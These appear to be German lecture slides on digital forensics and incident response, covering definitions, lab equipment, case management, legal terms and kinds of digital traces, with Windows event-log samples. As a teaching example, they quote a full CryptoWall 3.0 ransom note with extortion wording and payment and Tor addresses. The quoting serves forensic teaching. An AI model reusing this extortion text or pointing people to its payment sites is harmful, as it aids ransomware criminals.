Digital Forensics & Incident Response

Jan Starke


BDO Cyber Security GmbH

22. Mai 2024

Aktuelle Angriffe

Adobe installiert verwundbares Chrome-Plug-In bei 30 Millionen Nutzern

heise Security 20.01.2017 17:03 Uhr – Fabian A. Scherschel vorlesen




Das Plug-In des Anstoßes (Bild: Adobe)

Hunderte Coop-Supermärkte in Schweden nach REvil-Ransomwarebefall geschlossen

Die Attacke auf die Fernwartungssoftware VSA des IT-Dienstleisters Kaseya zieht weite Kreise: In Schweden mussten hunderte Supermärkte schließen.


Lesezeit: 2 Min. In Pocket speichern 243



Das Citrix-Desaster

Eine Sicherheitslücke in Geräten der Firma Citrix zeigt in erschreckender Weise, wie schlecht es um die IT-Sicherheit in Behörden steht. Es fehlt an den absoluten Grundlagen.

Ein IMHO von Hanno Böck
14. Januar 2020, 14:07 Uhr



(Bild: Screenshot Exploit / Hanno Böck)

Forensik

Definition

Forensik ist ein Sammelbegriff für wissenschaftliche und technische Arbeitsgebiete, in denen kriminelle Handlungen systematisch untersucht werden.[1]

[1] https://de.wikipedia.org/wiki/Forensik

Abgrenzung Forensik vs. DFIR

	Digital Forensics	**Incident Response**
Ziel	Untersuchung krimineller Handlungen	Untersuchung von Sicherheitsvorfällen
Anspruch	Präzision und Korrektheit	Schnelligkeit
Nutzung	Straf- /Zivilrechtlich	Incident Management / Business Continuity Management
Echtweltvergleich	Polizei	Feuerwehr
Besonderheiten	Arbeiten im juristischen Rahmen	Arbeiten unter hohem Zeitdruck

Bereiche der Forensik

- Rechtsmedizin
- Forensische Genetik
- Forensische Toxikologie
- Forensische Linguistik
- Computer-Forensik (Auch: Digitale Forensik, IT-Forensik)
- ...

Digitale Forensik

Beschreibung

- Teilgebiet der Forensik
- behandelt die Untersuchung von verdächtigen Vorfällen im Zusammenhang mit IT-Systemen und der Feststellung des Tatbestandes und der Täter durch Erfassung, Analyse und Auswertung digitaler Spuren
- strukturierte und lückenlose Analyse der betroffenen IT Infrastruktur notwendig
- Ziel der Analyse: Auffinden von Spuren und Nachvollziehen von Abläufen im IT-System
- Gerichtsfestigkeit ist wesentliches Element der IT-Forensik


Digitale Forensik

Teilgebiete


- Multimediaforensik
- Mobilfunkforensik
- Betriebssystem-Forensik
- Cloud-Forensik
- Netzwerk-Forensik
- Malware-Forensik
- ...

Multimediaforensik

Untersuchung von digitalen Bild-, Ton und Videoaufnahmen




Mobilfunkforensik



Forensik

Vorgehensweisen



Grundausstattung

- Werkzeug
- Datenträger
- Adapter
- Kabel
- Write-Blocker
- Kamera
- ESD-Arbeitsmatte
- Koffer
- Plektrum


Computerausstattung

- Auswertecomputer / Forensische Workstation
  - für die Untersuchung der Asservate
  - keine Netzwerkverbindung zur Außenwelt
  - Reduzierung von Zugriffsmöglichkeiten und Rechten
  - Rücksetzbar auf vorher definierten Stand
- Office-Rechner
  - Erstellen des Untersuchungsberichts/Gutachtens
  - empfohlen, das System vollständig zu verschlüsseln
- Internetcomputer
  - Internetrecherchen, Downloads und sonstigen Internetnutzungen

Die echte Welt

Die echte Welt

Die digitale Rettungskette



Zu beachtende Themen bei Sicherheitsvorfällen (außer Forensik)

- Sofortmaßnahmen
- Meldepflichten[2]
- Eindämmung
- Notbetrieb (vgl. ISO 22301/BSI 200-4: BCM)
- Kommunikation
- Wiederherstellung

[2] https://www.bfdi.bund.de/SharedDocs/Downloads/LeitlinienMeldebogen.html

Management von Forensikfällen

Forensikfälle . . .

. . . sind schlecht planbar

. . . treten ungleichmäßig verteilt auf

. . . sind immer wichtig *und* dringend

- Hohe Stundensätze, manchmal aber Saure-Gurken-Zeit
- Zeit- und Erfolgsdruck $\rightarrow$ Hohe Resilienz erforderlich
- Ruhezeiten sind unbedingt einzuhalten
- Werkzeugpflege immens wichtig

Management von Forensikfällen

Unsere Best Practices

- Forensik wird immer als Dienstleistung angeboten
- Forensiker arbeiten auch als Pentester, aber Forensik hat Vorrang
- Vor-Ort-Einsatz immer zu zweit
- Wochenendarbeit vermeiden
- Viel Entscheidungsspielraum vor Ort
- Zusammenhalt im Team pflegen

Täter

Strafrechtliche Definition

Definition

Als Täter wird allgemein jemand bezeichnet, der eine Tat ausführt oder etwas getan hat, insbesondere ein Straftäter. [3]

Definition

Als Täter wird bestraft, wer die Straftat selbst oder durch einen anderen begeht. (§25 (1) 1 StGB)

Ein *Verdächtiger* wird abhängig vom aktuellen Verfahrensfortgang bezeichnet als Beschuldigter, Angeschuldigter, Angeklagter und erst nach Verurteilung als Täter. [4]

[3] https://de.wikipedia.org/wiki/T%C3%A4ter
[4] https://de.wikipedia.org/wiki/T%C3%A4ter_(Strafrecht)

Täter


Begriff in der digitalen Forensik

- Natürliche Person
- Prozess
- Benutzeraccount
- Netzwerkfähiger Computer (IP-Adresse)
- . . . (alles was als Akteur aufgefasst werden kann)


Tatort

Definition

Eine Tat ist an jedem Ort begangen, an dem der Täter gehandelt hat oder im Falle des Unterlassens hätte handeln müssen oder an dem der zum Tatbestand gehörende Erfolg eingetreten ist oder nach der Vorstellung des Täters eintreten sollte. (§9 (1) StGB)



Tatort



Anbindung an die Reale Welt

Verbindung reale und virtuelle Welt

MAC-, IP-Adresse, Angaben im Netz Fotos

Spur

Definition

Eine Spur im kriminalistischen Sinne ist als Sachbeweis ein Gegenstand oder ein Hinweis, der als ein Indiz oder Beweis für eine Tat, eine Täterschaft und/oder eine Teilnahme in einem Ermittlungsverfahren herangezogen wird. [5]

[5] https://de.wikipedia.org/wiki/Spur_(Kriminalistik)

Spur

Beispiele

Spur

Beispiele digitaler Spuren

- Datei
- Registry-Eintrag
- Log-Eintrag
- . . .

Besonderheiten digitaler Spuren

- Lebensdauer der Spuren sehr verschieden (wenige Sekunden bis mehrere Jahre)
- Nichtabstreitbarkeit (*non-repudiation*) schwierig bis unmöglich
- verschiedene Fundorte möglich:
  - Dateisystem
  - Betriebssystem-Logs
  - Anwendungsprotokolle
  - Netzwerkverkehr
  - . . .

Spur

Beispiel: CryptoWall 3.0?

What happened to your files?
All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0
More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?
Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?
Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. 6i3cb6owitcouepv.payoptvars.com/179zbgi
2. 6i3cb6owitcouepv.payforusa.com/179zbgi
3. 6i3cb6owitcouepv.paywelcomefor.com/179zbgi
4. 6i3cb6owitcouepv.payemarateslines.com/179zbgi

If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization.
3. 6i3cb6owitcouepv.onion/179zbgi ◀Type in the address bar
4. Follow the instructions on the site.

IMPORTANT INFORMATION:
6i3cb6owitcouepv.payoptvars.com/179zbgi ◀Your Personal PAGE
6i3cb6owitcouepv.onion/179zbgi ◀Your Personal PAGE(using TOR)

Spur

Besonderheiten

- Fehlende Spuren
- Zuviele Spuren
- Charakteristische Spuren

Spur

Fehlende Spuren

- Häufigstes Vorkommen: Lücken in Logdateien
- Nutzen 1: Nachweis der Manipulation
- Nutzen 2: Widerlegen von Verdachtsmomenten

- Absichtliches Manipulieren/Vernichten von Spuren wegen
  - Angst vor . . .
  - Unwissenheit

Spur


Fehlende Spuren

BEWEISMITTEL-MANIPULATION?

CHAOTISCHE BEWEISSICHERUNG LEERER PUMPGUN-HÜLSEN UND -PATRONEN IM NSU-WOHNMOBIL

SEPTEMBER 16, 2014 GEORG LEHLE 10 KOMMENTARE

Teilübersicht Auffindungslage Hülse Flintenlaufgeschoss Brenneke Sp.1.4_3.0 -an vorderer linker Sitz



Spur

Fehlende Spuren

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"
    ↪ >
<System>
<Provider Name="Microsoft-Windows-Security-Auditing" Guid="
    ↪ 54849625-5478-4994-A5BA-3E3B0328C30D">
</Provider>
<EventID>4625</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8010000000000000</Keywords>
<TimeCreated SystemTime="2021-03-18 19:38:05.013456 UTC">
</TimeCreated>
<EventRecordID>11480</EventRecordID>
<Correlation>
</Correlation>
<Execution ProcessID="564" ThreadID="584">
</Execution>
<Channel>Security</Channel>
<Computer>DC-S-10.[redacted].intra</Computer>
<Security>
</Security>
</System>
<EventData>
<Data Name="SubjectUserSid">S-1-0-0</Data>
<Data Name="SubjectUserName">-</Data>
<Data Name="SubjectDomainName">-</Data>
<Data Name="SubjectLogonId">0x0</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName"></Data>
<Data Name="TargetDomainName">.</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="FailureReason">%%2313</Data>
<Data Name="SubStatus">0xc0000064</Data>
<Data Name="LogonType">3</Data>
<Data Name="LogonProcessName">NtLmSsp </Data>
<Data Name="AuthenticationPackageName">NTLM</Data>
<Data Name="WorkstationName">ubz5bs84gtG7P7A9</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x0</Data>
<Data Name="ProcessName">-</Data>
<Data Name="IpAddress">10.100.12.4</Data>
<Data Name="IpPort">55658</Data>
</EventData>
</Event>
```

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"
    ↪ >
<System>
<Provider Name="Microsoft-Windows-Security-Auditing" Guid="
    ↪ 54849625-5478-4994-A5BA-3E3B0328C30D">
</Provider>
<EventID>5061</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12290</Task>
<Opcode>0</Opcode>
<Keywords>0x8010000000000000</Keywords>
<TimeCreated SystemTime="2021-04-06 23:34:30.969340 UTC">
</TimeCreated>
<EventRecordID>11481</EventRecordID>
<Correlation>
</Correlation>
<Execution ProcessID="564" ThreadID="27720">
</Execution>
<Channel>Security</Channel>
<Computer>DC-S-10.[redacted].intra</Computer>
<Security>
</Security>
</System>
<EventData>
<Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">DC-S-10$</Data>
<Data Name="SubjectDomainName">[redacted]</Data>
<Data Name="SubjectLogonId">0x3e7</Data>
<Data Name="ProviderName">Microsoft Software Key Storage Provider</
    ↪ Data>
<Data Name="AlgorithmName">UNKNOWN</Data>
<Data Name="KeyName">SMS</Data>
<Data Name="KeyType">%%2499</Data>
<Data Name="Operation">%%2480</Data>
<Data Name="ReturnCode">0x80090016</Data>
</EventData>
</Event>
```

Spur

Zuviele Spuren

CCC-Analyse des Staatstrojaners

Programmierter Verfassungsbruch

Die Analyse staatlicher Überwachungssoftware durch den Chaos Computer Club hat Erschreckendes zutage gefördert: Die eigentlich nur zur Überwachung von Kommunikation gedachte Software erlaubt einen Vollzugriff auf den Rechner des Betroffenen. Das aber hat das Bundesverfassungsgericht untersagt.

Von Christian Stöcker

DPA

Online-Durchsuchung: Mehr als das Verfassungsgericht erlaubt

Teilen Twittern E-Mail

Sonntag, **09.10.2011** 12:43 Uhr Drucken Nutzungsrechte Feedback Kommentieren

Spur

Zuviele Spuren

- Anmeldung als Administrator während des Angriffs
- Nutzung „merkwürdiger“ Software
- SSH-Verbindungen von extern
- . . .

Fragestellungen


Ablauf muss klar definiert und jederzeit *reproduzierbar* sein.
Ziel des Prozesses: Beantwortung von

- Was ist geschehen?
- Wo ist es passiert?
- Wann ist es passiert?
- Wie wurde vorgegangen? Welche Tools/physikalischen Mittel wurden eingesetzt?

Ggfs:

- Wer hat es getan?
- Wie kann das zukünftig verhindert werden?

Forensischer Prozess



Strategische Vorbereitung

Prozesse

- Sicherheit (BSI Grundschutz, ...)
- ISMS (ISO 27001, ...)
- BCM (ISO 22301, ...)

Strategische Vorbereitung

Maßnahmen . . . beim Betreiber der IT

- Logging
- Zeitsynchronisation
- Einsatz von Erkennungswerkzeugen (IDS, SIEM)
- Definition von Meldewegen ($\rightarrow$ Forensic Readiness Assessment)

Strategische Vorbereitung

Maßnahmen . . . bei dem/der Forensiker:in

- Konzeptionierung und Ausstattung eines forensischen Labors (Vorgehensplanung, HW, Formblätter, . . .)
- Auswahl und Test verschiedener Sicherungstools
- Vorbereiten von Boot-Images und Datenträgern zur Sicherung

Strategische Vorbereitung

Forensic Readiness

- Sicherheitsorganisation
- Rechtliche Rahmenbedingungen
- Sicherheitsmechanismen
- Nachvollziehbarkeit
- Logfileintegrität
- Datenintegrität
- Angriffserkennung

Operative Maßnahmen

- Maßnahmen nach Eintreten eines Vorfalls
- Auswertung des Symptoms (Verdachtsfall)/Bewertung des Vorfalls und der Indizien
- Definition der Vorgehensweise der forensischen Untersuchung
